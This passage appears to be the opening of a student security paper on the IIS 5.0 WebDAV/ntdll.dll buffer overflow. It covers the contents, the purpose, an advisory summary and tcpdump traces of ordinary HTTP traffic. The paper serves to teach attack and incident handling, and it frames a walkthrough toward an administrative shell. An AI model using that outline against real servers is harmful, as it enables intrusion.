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WebDAV Buffer Overflow Vulnerability

Practical Assignment

Submitted by Peter Beckley

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CONTENTS

PURPOSE	5
EXPLOIT	6
INTRODUCTION TO THE HTTP PROTOCOL	7
TCP 3-WAY HANDSHAKE	8
DESCRIPTION OF THE VULNERABILITY	17
COMPONENTS OF THE EXPLOIT	17
<i>Windows 2000 Advanced Server</i>	17
<i>NTDLL.DLL</i>	18
<i>IIS 5.0</i>	18
<i>WebDAV</i>	18
THE EXPLOIT	19
WHAT IS A BUFFER OVERFLOW ?	19
<i>Overview of How a Program Runs</i>	19
THE ALLOCATED MEMORY AREA FOR A RUNNING PROGRAM	20
<i>Loading the Memory</i>	20
<i>Memory Attributes</i>	20
SIGNATURE OF THE ATTACK	25
SNORT.CFG	27
VARIANTS	28
<i>rs_iis.c</i>	28
<i>Variant Signature</i>	28
<i>Wd.pl</i>	30
<i>WebdavIIS50.pl</i>	30
ATTACKERS PLATFORM	30
VICTIMS NETWORK	31
DETAILS OF THE TARGET SYSTEM	31
STAGES OF THE ATTACK	32
RECONNAISSANCE	32
SCANNING	34
EXPLOITING THE SYSTEM	37
OVERVIEW OF ATTACK	38
KEEPING ACCESS	43
<i>Some Typical programs used as part of a RootKit</i>	44
COVERING TRACKS	45
THE INCIDENT HANDLING PROCESS	47
BACKGROUND	47
PREPARATION	47
TEAM MEMBERS	48
IDENTIFICATION	49
CONTAINMENT	53
ERADICATION	56
RECOVERY	57
LESSONS LEARNED	58

<i>Analysis</i>	58
RECOMMENDATIONS FROM THE INCIDENT	58
EXTRAS	59
PREVENTION OF THE EXPLOIT	59
IIS LOCKDOWN TOOL	62
DOWNLOAD NETWORK INSTALL VERSIONS OF MICROSOFT'S SERVICE PACKS FOR WINDOWS 2000	63
USE OF TCPDUMP	63
COMMON HTTP STATUS CODES	63
SNORT SIGNATURES FOR WEB DAV SUPPLIED BY JOE STEWART GCIH	64
<i>rs_iis Attack</i>	64
<i>kralor probe</i>	64
<i>kralor shellcode</i>	64
<i>webdavx.pl</i>	64
<i>wd.pl</i>	64
<i>KaHT probe</i>	65
RELEASED CODE BY SECURITEAM.COM	66
<i>webdavIIS50.pl</i>	66
<i>webdav.exe</i>	68
<i>wd.pl</i>	75
VARIANT CODED BY ROMANSOFT	90
<i>Shell Script to Brute Force the Exploit</i>	90
<i>Exploit Code rs_iis.c</i>	91
REFERENCES	101
NEWSFACTOR	101
SANS	101
SECURITEAM.COM	101
THE HONEYNET PROJECT	101
CERT ADVISORY: CERT CA-2003-09	101
COMMON VULNERABILITIES AND EXPOSURES	101
MICROSOFT SECURITY BULLETIN:	101
WEBDAV	101
TRIPWIRE	101
SOLARIS DISK SUITE	101
INTERNET ASSIGNED NUMBERS AUTHORITY (IANA)	101
SMASHING THE STACK FOR FUN AND PROFIT	101
KRALOR	102
VARIANT WEBDAV IIS5.0.PL	102
RFC'S QUOTED	102
SNORT SIGNATURES	102
SECURE SHELL	102
TOOLS	102
FIGURE 1: MOZILLA BROWSER CONNECTED TO A DEFAULT WEB SERVER	8
FIGURE 2: INSTALLING WINDOWS COMPONENTS	17
FIGURE 3: LAYOUT OF MEMORY REGIONS FOR A PROCESS	20
FIGURE 4: LOADING SUBROUTINE INTO THE STACK	22

FIGURE 5: SMASHED STACK	24
FIGURE 6 SYSTEM EVENT MONITOR (SYSTEM LOG)	25
FIGURE 7 EVENT PROPERTIES	26
FIGURE 8: ENABLED PORTS BEFORE THE RS_IIS EXPLOIT	29
FIGURE 9: PORT 31337 IS NOW LISTENING	29
FIGURE 10: NETWORK OF EXPLOIT SCENARIO	32
FIGURE 11: RECONNAISSANCE USING GOOGLE	33
FIGURE 12: NMAP SCAN	34
FIGURE 13: LIST OF MICROSOFT IIS/5.0 SERVERS FOUND	37
FIGURE 14: EXAMPLE OF NETCAT RUNNING IN LISTEN MODE ON PORT 666	39
FIGURE 15: WEBDAV -GUI RUNNING	39
FIGURE 16: SUCCESS SYSTEM ACCESS ACHIEVED	42
FIGURE 17: NORTON REAL TIME VIRUS ALERT	60
FIGURE 18: NORTON VIRUS CHECKER REPORT	61
FIGURE 19: HTTP CODE REFERENCE	64

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PURPOSE

The trust that many people place in computer products can lead to new computers being exploited within days of them being connected to the Internet. If you are unlucky it could be as soon as minutes before the attacks start happening. A notice from NEWSFACTOR¹ states: -

"A recent report on the Honeynet² Project network – set up to monitor what happens to Internet-connected computers running Windows, Linux, Solaris and other operating systems – showed that new connections are targeted on average three days after going online, but in some cases as soon as 15 minutes after logging on."

In addition to this, a quote from CERT³ states: -

"Vendors typically set computer defaults to maximize available functions, so you usually need to change defaults to meet your or organization's security requirements"

This could mean that when you buy a computer that has a standard Operating System build installed then most of the services that are available to be used are installed and perhaps running as default. For the majority of home computer users these services are not required and the user does not appreciate the fact that having this service running is actually an invitation for someone to run the appropriate exploit and gain access to the machine for their own use. These attacks could range from storing illicit data to using the machine as a stepping-stone to attack others in an attempt to disguise the true location from where their attack may have originated.

To help overcome this SANS have released a paper **Windows XP: Surviving the First Day**⁴. This is a step-by-step way of connecting a new Windows XP computer to the Internet in a secure manner to be able to download all the latest security patches without being infected by any viruses.

This paper will show just how vulnerable default builds can be. I have chosen an exploit which targets a vulnerability that exists in such a default build, namely Microsoft Windows 2000 Advanced Server. There are various exploits available for this software but the one I have chosen to discuss has been written by Kralor and has been given the common name of WebDAV Exploit. Although the name suggests it is attacking WebDAV it is actually attacking a flaw which exists between the interaction in Microsoft's IIS Server 5.0 Web Server and a kernel module called ntdll.dll.

As part of my description of how the exploit works I will give an overview of what a buffer overflow is, how it works and then I will walk through the steps required to actually exploit a Windows 2000 Advanced Server that will result in a command shell on the victim's system that has Administrative rights.

¹ <http://www.newsfactor.com/perl/story/12411.html>

² For more information on the Honeynet project visit <http://project.honeynet.org>

³ http://www.cert.org/security_improvement/practices/p065.html

⁴ <http://www.sans.org/rr/papers/index.php?id=1298>

EXPLOIT

Name:	Buffer Overflow in Core Micros oft Windows DLL	
CERT Advisory:	CERT CA-2003-09 ¹	
Common Vulnerability and Exposures Number (CVE):	CAN-2003-0109 ²	
Microsoft Security Bulletin	MS03-007 ³	
Microsoft Knowledge base Article	815021 ⁴	
Compromise Level:	An unauthorised user could gain access to the server with system privileges	
Operating Systems Affected:	Windows 2000 Professional + Service Pack 1	Critical
	Windows 2000 Professional + Service Pack 2	Critical
	Windows 2000 Professional + Service Pack 3	Critical
	Windows 2000 Server + Service Pack 1	Critical
	Windows 2000 Server + Service Pack 2	Critical
	Windows 2000 Server + Service Pack 3	Critical
	Windows 2000 Advanced Server + Service Pack 1	Critical
	Windows 2000 Advanced Server + Service Pack 2	Critical
	Windows 2000 Advanced Server + Service Pack 3	Critical
	Windows NT4	Important
	Windows NT4 Terminal Server Edition	Important
	Windows XP 32 -bit Edition + Service Pack 1	Important
	Windows XP 64 -bit E dition + Service Pack 1	Important
Not Affected:	Windows 2003	
Exploit Variant:	Webdav.exe C Code written by Kralor ⁵	

¹ http://www.cert.org/advisories/CA_-2003-09.html

² http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN_-2003-0109

³ http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03_-007.asp

⁴ http://support.microsoft.com/default.aspx?scid=kb;en_-us;815021

⁵ <http://www.coromputer.net/>

Variants:

C Code by Roman ¹

Perl Code by Dennis Rand ²

Perl Code by Mat ³@panicsecurity.org

Introduction to the HTTP Protocol

As this exploit is achieved by using Hypertext Transfer Protocol for connecting to a web server, I will give a brief introduction to the network protocol that is being used. Although it should be remembered that it is not the protocol that is being exploited, but a function of the web server.

The Hypertext Transfer Protocol (HTTP) has been in use since 1990 and version 1.0 is described in RFC1945 ⁴. HTTP is a client – server protocol, which allows a client system to communicate with a remote server over a TCP /IP network. This connection is normally made using a web browser such as Internet Explorer, or Mozilla.

The client software requests a page, and this is then downloaded from the server. Once this request has been completed the connection between the two machines is dropped and all sockets are closed. This process has a single request and reply cycle commonly and is called a transaction. These transactions pass across the network and I will show that the contents of the pages can be easily read. If you need to pass sensitive information to the web server then all user names, membership numbers, passwords would be sent over the network unprotected for anyone to read and possibly use at a later date. Obviously, this is not ideal for someone who wishes to pay for goods over the Internet and as part of this transaction has to input credit card or bank account details.

To overcome this, a method of encrypting HTTP traffic between the web browser client and the server has been developed. This utilises a protocol called Secure Sockets Layer (SSL) and results in a HTTPS session is used instead. The TCP ports ⁵ that a web server normally uses for a non -secure site is port 80 and port 443 for secure sites.

Each HTTPS site has a certificate assigned to it that provides a robust method of authenticating the site and when you contact the server the handshake includes passing details of the certificate to the client. All traffic is then encrypted using an algorithm that will be negotiated so that each system knows how to encrypt the data in a way that the other system can decrypt. Consequently the traffic cannot be easily read. Most commercial sites now use 128bit encryption and this is very difficult to crack.

To show a connection from the client to the web server I have included extracts of a network trace using a network -monitoring tool called tcpdump ⁶, which recorded the complete cycle of the transaction between a Mozilla web browser and the default Microsoft Web server on a Windows 2000 Advanced Server. For the purposes of this

¹ <http://www.rs-labs.com>

² <http://www.infowarfare.dk>

³ <http://www.monkey.org/~mat>

⁴ <http://www.ietf.org/rfc/rfc1945.txt>

⁵ <http://www.iana.org/assignments/port-numbers>

⁶ See Extras Section for details of tcpdump and how it was used

paper the Web Server is not secure, as this would make reading the traces extremely difficult.




Figure 1: Mozilla Browser Connected to a Default Web Server

To display the above page, I enter `http://10.10.10.10` in the Uniform Resource Locator (URL) section of the page and this transaction generated the following recorded traffic between the client and the server machines: -

TCP 3-Way Handshake

The request begins by the client negotiating a connection with the server using TCP protocol. We shall see that this results in the standard TCP 3-Way Handshake.

The handshake starts with a Synchronisation (**S**) request from the client to the server on port 80 (as denoted in the trace as "IP Address.http" - **10.10.10.10.http**). In the trace below the client has decided to use port 1025 (as denoted by "IP Address.1025" - **10.10.10.1.1025**).

The client sends a SYN request containing its IP address and an initial Sequence number - 710312988

```
00:40:04.668038 10.10.10.1.1025 > server.http: S 710312988:710312988(0) win 5840
<mss 1460,sackOK,timestamp 48608 0,nop,wscale 0> (DF)
0x0000      4500 003c 39fc 4000 4006 d8a1 0a0a 0a01      E..<9.@.@.....
0x0010      0a0a 0a0a 0401 0050 2a56 841c 0000 0000      .....P*V.. ..
```

```

0x0020      a002 16d0 9874 0000 0204 05b4 0402 080a      .....t.....
0x0030      0000 bde0 0000 0000 0103 0300      .....

```

The Server acknowledges this request for a connection by responding with a SYN ACK, i.e. it acknowledges the synchronisation request. This response contains its own sequence number (1576089985) and the clients sequence number + 1 (710312989), which is the next sequence number it expects to receive from this connection.

```

00:40:04.677317 10.10.10.10.http > 10.10.10.1.1025:  S 1576089985:1576089985(0)
ack 710312989 win 17520 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK> (DF)
0x0000      4500 0040 0046 4000 8006 d253 0a0a 0a0a      E...@.F@....S....
0x0010      0a0a 0a01 0050 0401 5df1 3981 2a56 841d      .....P..].9.*V..
0x0020      b012 44 70 7f2b 0000 0204 05b4 0103 0300      ..Dp.+.....
0x0030      0101 080a 0000 0000 0000 0000 0101 0402      .....

```

Client then completes the handshake by acknowledging the SYN ACK

```

00:40:04.680053 10.10.10.1.1025 > 10.10.10.10.http: . ack 1 win 5840
<nop,nop,timestamp 48610 0> (DF)
0x0000      4500 0034 39fd 4000 4006 d8a8 0a0a 0a01      E..49.@.@.....
0x0010      0a0a 0a0a 0401 0050 2a56 841d 5df1 3982      .....P*V..].9.
0x0020      8010 16d0 2fb4 0000 0101 080a 0000 bde2      ....//.....
0x0030      0000 0000      ....

```

The 3-Way handshake has now completed and the connection between the two machines has been established. The client now requests a page. This is denoted by the P, which means PSH (Push the request to the server).

```

00:40:04.683931 10.10.10.1.1025 > 10.10.10.10.http:  P 1:447(446) ack 1 win 5840
<nop,nop,timestamp 48610 0> (DF)
0x0000      4500 01f2 39fe 4000 4006 d6e9 0a0a 0a01      E...9.@.@.....
0x0010      0a0a 0a0a 0401 0050 2a56 841d 5df1 3982      .....P*V..].9.
0x0020      8018 16d0 671a 0000 0101 0 80a 0000 bde2      ....g.....
0x0030      0000 0000 4745 5420 2f20 4854 5450 2f31      ....GET./.HTTP/1
0x0040      2e31 0d0a 486f 7374 3a20 3130 2e31 302e      .1..Host:.10.10.
0x0050      3130 2e31 300d 0a55 7365 722d 4167 656e      10.10..User-Agent:
0x0060      743a 204d 6f7a 696c 6c 61 2f35 2e30 2028      t:.Mozilla/5.0.(
0x0070      5831 313b 2055 3b20 4c69 6e75 7820 6936      X11;.U;.Linux.i6
0x0080      3836 3b20 656e 2d55 533b 2072 763a 312e      86;.en-US;.rv:1.
0x0090      3129 2047 6563 6b6f 2f32 3030 3230 3832      1).Gecko/2002082
0x00a0      360d 0a41 6363 657 0 743a 2074 6578 742f      6..Accept:.text/
0x00b0      786d 6c2c 6170 706c 6963 6174 696f 6e2f      xml,application/
0x00c0      786d 6c2c 6170 706c 6963 6174 696f 6e2f      xml,application/
0x00d0      7868 746d 6c2b 786d 6c2c 7465 7874 2f68      xhtml+xml,text/h
0x00e0      746d 6c3b 713d 302e 392c 7465 7874 2f70      tml;q=0.9,text/p
0x00f0      6c61 696e 3b71 3d30 2e38 2c76 6964 656f      lain;q=0.8,video
0x0100      2f78 2d6d 6e67 2c69 6d61 6765 2f70 6e67      /x-mng,image/png
0x0110      2c69 6d61 6765 2f6a 7065 672c 696d 6167      ,image/jpeg,imag
0x0120      652f 6769 663b 713d 302e 322c 7465 7874      e/gif;q=0.2,text
0x0130      2f63 7373 2c2a 2f2a 3b71 3d30 2e31 0d0a      /css,*/*;q=0.1..
0x0140      4163 6365 7074 2d4c 616e 6775 6167 653a      Accept-Language:
0x0150      2065 6e2d 7573 2c20 656e 3b71 3d30 2e35      .en-us,.en;q=0.5
0x0160      300d 0a41 6363 6570 742d 456e 636f 6469      0..Accept-Encoding:
0x0170      6e67 3a20 677a 6970 2c20 6465 666c 6174      .gzip,.deflat
0x0180      652c 2063 6f6d 7072 6573 733b 713d 302e      e,.compress;q=0.
0x0190      390d 0a41 6363 6570 742d 4368 6172 7365      9..Accept-Charse
0x01a0      743a 2049 534f 2d38 3835 392d 312c 2075      t:.ISO-8859-1,.u
0x01b0      7466 2d38 3b71 3d30 2e36 362c 202a 3b71      tf-8;q=0.66,.*;q

```

0x01c0	3d30 2e36 360d 0a4b 6565 702d 416c 6976	=0.66..Keep-Aliv
0x01d0	653a 2033 3030 0d0a 436f 6e6e 6563 7469	e:.300..Connecti
0x01e0	6f6e 3a20 6b65 6570 2d61 6c69 7665 0d0a	on:..keep-alive..
0x01f0	0d0a	..

As you can see in the above packet the client has sent a lot of data. Some of this data gives the server details about itself so the server can present the data in a format it can understand.

GET / HTTP/1.1

GET Command sent to Server to retrieve page using protocol /HTTP/1.1

Host: 10.10.10.10

Clients IP Address

User-Agent: Mozilla/5.0(X11; U; Linux

Browser and System Details

i686; en-US;.rv:1.1) Gecko/20020826

Accept:

Browser can accept the following data types

text/xml,
application/xml,
application/xhtml+xml,
text/html;q=0.9,
text/plain;q=0.8,
video/x-mng,
image/png,
image/jpeg,
image/gif;q=0.2,
text/css,
/;q=0.1

Xml text
xml applications
html & xml applications
html text
plain text
x-mng video streams
PNG images
JPEG images
GIF images
Cascading Style Sheet

Accept-Language:.en-us,.en;q=0.50

It will accept the Languages displayed

Accept-

It can use compression utilities displayed

Encoding:.gzip,.deflate,.compress;q=0.9

Accept-Charset:.ISO-8859-1, utf-8;q=0.66,
*;q=0.66

It will accept Character Sets displayed

Keep-Alive: 300

Keep the connections alive for 300 seconds
if no activity

Connection:..keep-alive

In the above list the q=x represents a quality value. This tells the server what it prefers to receive but gives it alternatives as well. In this example:

Accept-Language:.en-us,.en;q=0.50 Means "I would prefer American English but will accept other types of English."

The server now acknowledges the request

```
04.762847 10.10.10.10.http > 10.10.10.1.1025: . ack 447 win 17074
<nop,nop,timestamp 4357 48610> (DF)
0x0000      4500 0034 0047 4000 8006 d25e 0a0a 0a0a  E..4.G@....^....
0x0010      0a0a 0a01 0050 0401 5df1 3982 2a56 85d  b  ....P..].9.*V..
0x0020      8010 42b2 f10e 0000 0101 080a 0000 1105  ..B.....
0x0030      0000 bde2  ....
```

It then sends the page requested.

```
00:40:07.267002 10.10.10.10.http > 10.10.10.1.1025: . 1:1449(1448) ack 447 win
17074 <nop,nop,timestamp 4382 48610> (DF)
```

The above line is indicating that the data is going to be sent over more than 1 packet. The first packet will contain the first 1448 bytes of data

```

0x0000      4500 05dc 0048 4000 8006 ccb5 0a0a 0a0a      E....H@.....
0x0010      0a0a 0a01 0050 0401 5df1 3982 2a56 85db      .....P..].9.*V..
0x0020      8010 42b2 4967 0000 0101 080a 0000 111e      ..B.Ig.....
0x0030      0000 bde2 4854 5450 2f31 2e31 2032 3030      ....HTTP/1.1.200
0x0040      204f 4b0d 0a53 6572 7665 723a 204d 6963      .OK..Server:.Mic
0x0050      726f 736f 6674 2d49 4953 2f35 2e30 0d0a      rosoft-IIS/5.0..
0x0060      4461 7465 3a20 4672 692c 2032 3820 4e6f      Date:.Fri,.28.No
0x0070      7620 3230 3033 2030 393a 3432 3a30 3820      v.2003.09:42:08.
0x0080      474d 540d 0a43 6f6e 7465 6e74 2d4c 656e      GMT..Content -Len
0x0090      6774 683a 2031 3237 300d 0a43 6f6e 7465      gth:.1270..Conte
0x00a0      6e74 2d54 7970 653a 2074 6578 742f 6874      nt-Type:.text/ht
0x00b0      6d6c 0d0a 5365 742d 436f 6f6b 6965 3a20      ml..Set-Cookie:.
0x00c0      4153 5053 4553 5349 4f4e 4944 4751 5151      ASPSESSI ONIDGQQQ
0x00d0      5155 4547 3d4d 4a4d 4844 4d49 444e 4c46      QUEG=MJMHDMIDNLF
0x00e0      484e 454e 474b 4e41 4c4c 4449 473b 2070      HNENGKNALLDIG;p
0x00f0      6174 683d 2f0d 0a43 6163 6865 2d63 6f6e      ath=/.Cache -con
0x0100      7472 6f6c 3a20 7072 6976 6174 650d 0a0d      trol:.private...
0x0110      0a0d 0a3c 212d 2d0d 0a09 2020 5741 524e      ...<!--.....WARN
0x0120      494e 4721 0d0a 0920 2050 6c65 6173 6520      ING!.....Please.
0x0130      646f 206e 6f74 2061 6c74 6572 2074 6869      do.not.alter.thi
0x0140      7320 6669 6c65 2e20 4974 206d 6179 2062      s.file..It.may.b
0x0150      6520 7265 706c 6163 6564 2069 6620 796f      e.replaced.if.yo
0x0160      7520 7570 6772 6164 6520 796f 7572 2077      u.upgrade.your.w
0x0170      6562 2073 6572 7665 7220 0d0a 2020 2020      eb.server.....
0x0180      2049 6620 796f 7520 7761 6e74 2074 6 f20      .If.you.want.to.
0x0190      7573 6520 6974 2061 7320 6120 7465 6d70      use.it.as.a.temp
0x01a0      6c61 7465 2c20 7765 2072 6563 6f6d 6d65      late,.we.recomme
0x01b0      6e64 2072 656e 616d 696e 6720 6974 2c20      nd.renaming.it,.
0x01c0      616e 6420 6d6f 6469 6679 696e 67 20 7468      and.modifying.th
0x01d0      6520 6e65 7720 6669 6c65 2e0d 0a09 2020      e.new.file.....
0x01e0      5468 616e 6b73 2e0d 0a2d 2d3e 0d0a 0d0a      Thanks...-->....
0x01f0      0d0a 3c48 544d 4c3e 0d0a 0d0a 3c48 4541      ..<HTML>....<HEA
0x0200      443e 0d0a 3c4d 4554 4120 485 4 5450 2d45      D>..<META.HTTP -E
0x0210      5155 4956 3d22 436f 6e74 656e 742d 5479      QUIV="Content -Ty
0x0220      7065 2220 436f 6e74 656e 743d 2274 6578      pe".Content="tex
0x0230      742d 6874 6d6c 3b20 6368 6172 7365 743d      t-html;.charset=
0x0240      5769 6e64 6f77 732d 3132 3532 223e 0d0a      Windows-1252">..
0x0250      0d0a 090d 0a0d 0a3c 7469 746c 6520 6964      .....<title.id
0x0260      3d74 6974 6c65 7465 7874 3e55 6e64 6572      =titletext>Under
0x0270      2043 6f6e 7374 7275 6374 696f 6e3c 2f74      .Construction</t
0x0280      6974 6c65 3e0d 0a3c 2f48 4541 443e 0d0a      itle>..</HEAD>..
0x0290      093c 626f 6479 2062 6763 6f6c 6f72 3d77      .<body.bgcolor=w
0x02a0      6869 7465 3e0d 0a09 3c54 4142 4c45 3e0d      hite>...<TABLE>.
0x02b0      0a09 3c54 523e 0d0a 093c 7464 2069 643d      ..<TR>...<td.id=
0x02c0      2274 6162 6c65 5 072 6f70 7322 2077 6964      "tableProps".wid
0x02d0      7468 3d37 3020 7661 6c69 676e 3d74 6f70      th=70.valign=top
0x02e0      2061 6c69 676e 3d63 656e 7465 723e 0d0a      .align=center>..
0x02f0      093c 494d 4720 6964 3d22 7061 6765 7272      .<IMG.id="pagerr
0x0300      6f72 496d 67 22 2053 5243 3d22 7061 6765      orImg".SRC="page
0x0310      7272 6f72 2e67 6966 2220 7769 6474 683d      rror.gif".width=
0x0320      3336 2068 6569 6768 743d 3438 3e20 200d      36.height=48>...
0x0330      0a09 3c54 4420 6964 3d22 7461 626c 6550      ..<TD.id="tableP
0x0340      726f 707 3 5769 6474 6822 2077 6964 7468      ropsWidth".width
0x0350      3d34 3030 3e0d 0a09 0d0a 093c 6831 2069      =400>.....<h1.i
0x0360      643d 6572 726f 7274 7970 6520 7374 796c      d=errortype.styl
0x0370      653d 2266 6f6e 743a 3134 7074 2f31 3670      e="font:14pt/16p

```

0x0380	7420 7665 7264 616e 613b 2063 6f6c 6f72	t.verdana;.color
0x0390	3a23 3465 3465 3465 223e 0d0a 093c 6964	:#4e4e4e">...<id
0x03a0	2069 643d 2243 6f6d 6d65 6e74 3122 3e3c	.id="Comment1"><
0x03b0	212d 2d50 726f 626c 656d 2d2d 3e3c 2f69	!--Problem--></i
0x03c0	643e 3c69 6420 6964 3d22 6572 726f 7254	d><id.id="errorT
0x03d0	6578 7422 3e55 6e64 6572 2043 6f6e 7374	ext">Under.Const
0x03e0	7275 6374 696f 6e3c 2f69 643e 3c2f 6831	ruction</id></h1
0x03f0	3e0d 0a09 3c69 6420 6964 3d22 436f 6d6d	>...<id.id="Comm
0x0400	656e 7432 223e 3c21 2d2d 5072 6f62 6162	ent2"><!--Probab
0x0410	6c65 2063 6175 7365 733a 3c2d 2d3e 3c2f	le.causes:<--></
0x0420	6964 3e3c 6964 2069 643d 2265 7272 6f72	id><id.id="error
0x0430	6465 7363 223e 3c66 6f6e 7420 7374 796c	desc"><font.styl
0x0440	653d 2266 6f6e 743a 3970 742f 3132 7074	e="font:9pt/12pt
0x0450	2076 6572 6461 6e61 3b20 636f 6c6f 723a	.verdana;.color:
0x0460	626c 6163 6b22 3e0d 0a09 5468 6520 7369	black">...The.si
0x0470	7465 2079 6f75 2077 6572 6520 7472 7969	te.you.were.t ryi
0x0480	6e67 2074 6f20 7265 6163 6820 646f 6573	ng.to.reach.does
0x0490	206e 6f74 2063 7572 7265 6e74 6c79 2068	.not.currently.h
0x04a0	6176 6520 6120 6465 6661 756c 7420 7061	ave.a.default.pa
0x04b0	6765 2e20 4974 206d 6179 2062 6520 696e	ge..It.may.be.in
0x04c0	2074 6865 2070 726f 6365 7373 206f 6620	.the.process.of.
0x04d0	6265 696e 6720 7570 6772 6164 6564 2e0d	being.upgraded..
0x04e0	0a09 3c2f 6964 3e0d 0a09 3c62 723e 3c62	..</id>... <b
0x04f0	723e 0d0a 090d 0a09 3c68 7220 7369 7a65	r>.....<hr.size
0x0500	3d31 2063 6f6c 6f72 3d22 626c 7565 223e	=1.color="blue">
0x0510	0d0a 090d 0a09 3c62 723e 0d0a 093c 4944	.....<br>...<ID
0x0520	2020 6964 3d74 6572 6d31 3e0d 0a09 506c	..id=term1>...Pl
0x0530	6561 7365 2074 7279 2074 6869 7320 7369	ease.try.this.si
0x0540	7465 2061 6761 696e 206c 6174 6572 2e20	te.again.later..
0x0550	4966 2079 6f75 2073 7469 6c6c 2065 7870	If.you.still.exp
0x0560	6572 6965 6e63 6520 7468 6520 7072 6f62	erience.the.prob
0x0570	6c65 6d2c 2074 7279 2063 6f6e 7461 63 74	lem,.try.contact
0x0580	696e 6720 7468 6520 5765 6220 7369 7465	ing.the.Web.site
0x0590	2061 646d 696e 6973 7472 6174 6f72 2e0d	.administrator..
0x05a0	0a09 3c2f 4944 3e0d 0a09 3c50 3e0d 0a09	..</ID>...<P>...
0x05b0	0d0a 093c 2f75 6c3e 0d0a 093c 425 2 3e0d	...</ul>...<BR>..
0x05c0	0a09 3c2f 5444 3e0d 0a09 3c2f 5452	..</TD>...</TR

```
00:40:07.267529 10.10.10.1.1025 > 10.10.10.10.http: . ack 1449 win 8688
<nop,nop,timestamp 48869 4382> (DF)
0x0000 4500 0034 39ff 4000 4006 d8a6 0a0a 0a01 E..49.@.@.....
0x0010 0a0a 0a0a 0401 0050 2a56 85db 5df1 3f2a .....P*V..].?*
0x0020 8010 21f0 0b0d 0000 0101 080a 0000 bee5 ..!.....
0x0030 0000 111e .....

```

The second packet will send the remaining 43 bytes of data for the page

```
00:40:07.267433 10.10.10.10.http > 10.10.10.1.1025: P 1449:1492(43) ack 447 win
17074 <nop,nop,timestamp 4382 48610> (DF)
0x0000 4500 005f 0049 4000 8006 d231 0a0a 0a0a E..._I@....1....
0x0010 0a0a 0a01 0050 0401 5df1 3f2a 2a56 85db .....P..].?* V..
0x0020 8018 42b2 649c 0000 0101 080a 0000 111e ..B.d.....
0x0030 0000 bde2 093c 2f42 4f44 593e 0d0a 0d0a .....</BODY>....
0x0040 0d0a 3c2f 4854 4d4c 3e0d 0a0d 0a0d 0a0d ..</HTML>.....
0x0050 0a0d 0a0d 0a0d 0a0d 0a0d 0a0d 0a0d 0a .....

```

Again you can see in the trace it sends back details about its configuration first.

HTTP/1.1.200.OK
 Server: Microsoft-IIS/5.0
 Date: Fri, 28 Nov 2003 09:42:08 GMT
 Content-Length: 1270
 Content-Type: text/html
 Set-Cookie:
 ASPSESSIONIDGQQQQUEG=MJMHDMDNLFH
 NENGKNALLDIG;path=/
 Cache-control:private

Response¹ Code from server
 Server Details
 Date
 Length of Content
 Type of Content
 Cookie name

The rest of the data is the Hypertext Markup Language (HTML) content that will be drawn on the client's screen.

Client acknowledges packet with an Ack

```

00:40:07.268606 10.10.10.1.1025 > 10.10.10.10.http: . ack 1492 win 8688
<nop,nop,timestamp 48869 4382> (DF)
0x0000      4500 0034 3a00 4000 4006 d8a5 0a0a 0a01  E..4:..@. @.....
0x0010      0a0a 0a0a 0401 0050 2a56 85d b 5df1 3f55  ....P*V...].?U
0x0020      8010 21f0 0ae2 0000 0101 080a 0000 bee5  ..!.....
0x0030      0000 111e  ....
  
```

I stated earlier that this transaction has a single request and reply cycle so the connection should now really be closed. Since the original RFC1945, HTTP has evolved and the version that is being used in this example is HTTP/1.1 and is defined in RFC2068². One of the main differences being: -

“In HTTP/1.0, most implementations used a new connection for each request/response exchange. In HTTP/1.1, a connection may be used for one or more request/response exchanges, although connections may be closed for a variety of reasons “

This change led to persistent connections that removed the need for a client to keep negotiating a connection for every URL and image on a page. Consequently a time out is sent by the client to inform the server that it will keep the connection open for a specified period of inactivity time.

Client now pushes another request without having to negotiate a new connection

```

00:40:07.419858 10.10.10.1.1025 > 10.10.10.10.http: P 447:990(543) ack 1492 win
8688 <nop,nop,timestamp 48884 4382> (DF)
0x0000      4500 0253 3a01 4000 4006 d685 0a0a 0a01  E..S:..@. @.....
0x0010      0a0a 0a0a 0401 0050 2a56 85db 5df1 3f55  ....P*V...].?U
0x0020      8018 21f0 d2aa 0000 0101 080a 0000 bef4  ..!.....
0x0030      0000 111e 4745 5420 2f70 6167 6572 726f  ....GET./pagerro
0x0040      722e 6769 6620 4854 5450 2f31 2e31 0d0a  r.gif.HTT/1.1..
0x0050      486f 7374 3a20 3130 2e31 302e 3130 2e31  Host:.10.10.10.1
0x0060      300d 0a55 7365 722d 4167 656e 743a 204d  O..User-Agent:.M
0x0070      6f7a 696c 6c61 2f35 2e30 2028 5831 313b  ozilla/5.0.(X11;
0x0080      2055 3b20 4c69 6e75 7820 6936 3836 3b20  .U;.Linux.i686;.
0x0090      656e 2d55 533b 20 72 763a 312e 3129 2047  en-US;.rv:1.1).G
  
```

¹ See the Extras Section for a list of HTTP Response Codes

² <http://www.faqs.org/rfcs/rfc2068.html>

0x00a0	6563	6b6f	2f32	3030	3230	3832	360d	0a41	ecko/20020826..A
0x00b0	6363	6570	743a	2074	6578	742f	786d	6c2c	ccept:.text/xml,
0x00c0	6170	706c	6963	6174	696f	6e2f	786d	6c2c	application/xml,
0x00d0	6170	706c	6963	6174	696f	6e2f	7868	746d	application/xhtml
0x00e0	6c2b	786d	6c2c	7465	7874	2f68	746d	6c3b	l+xml,text/html;
0x00f0	713d	302e	392c	7465	7874	2f70	6c61	696e	q=0.9,text/plain
0x0100	3b71	3d30	2e38	2c76	6964	656f	2f78	2d6d	;q=0.8,video/x-m
0x0110	6e67	2c69	6d61	6765	2f70	6e67	2c69	6d61	ng,image/png,ima
0x0120	6765	2f6a	7065	672c	696d	6167	652f	6769	ge/jpeg,image/gi
0x0130	663b	713d	302e	322c	7465	7874	2f63	7373	f;q=0.2,text/css
0x0140	2c2a	2f2a	3b71	3d30	2e31	0d0a	4163	6365	,*/;q=0.1..Acce
0x0150	7074	2d4c	616e	6775	6167	653a	2065	6e2d	pt-Language:.en-
0x0160	7573	2c20	656e	3b71	3d30	2e35	300d	0a41	us,.en;q=0.50..A
0x0170	6363	6570	742d	456e	636f	6469	6e67	3a20	ccept-Encoding:.
0x0180	677a	6970	2c20	6465	666c	6174	652c	2063	gzip,.deflate,.c
0x0190	6f6d	7072	6573	733b	713d	302e	390d	0a41	ompress;q=0.9..A
0x01a0	6363	6570	742d	4368	6172	7365	743a	2049	ccept-Charset:.I
0x01b0	534f	2d38	3835	392d	312c	2075	7466	2d38	SO-8859-1,.utf-8
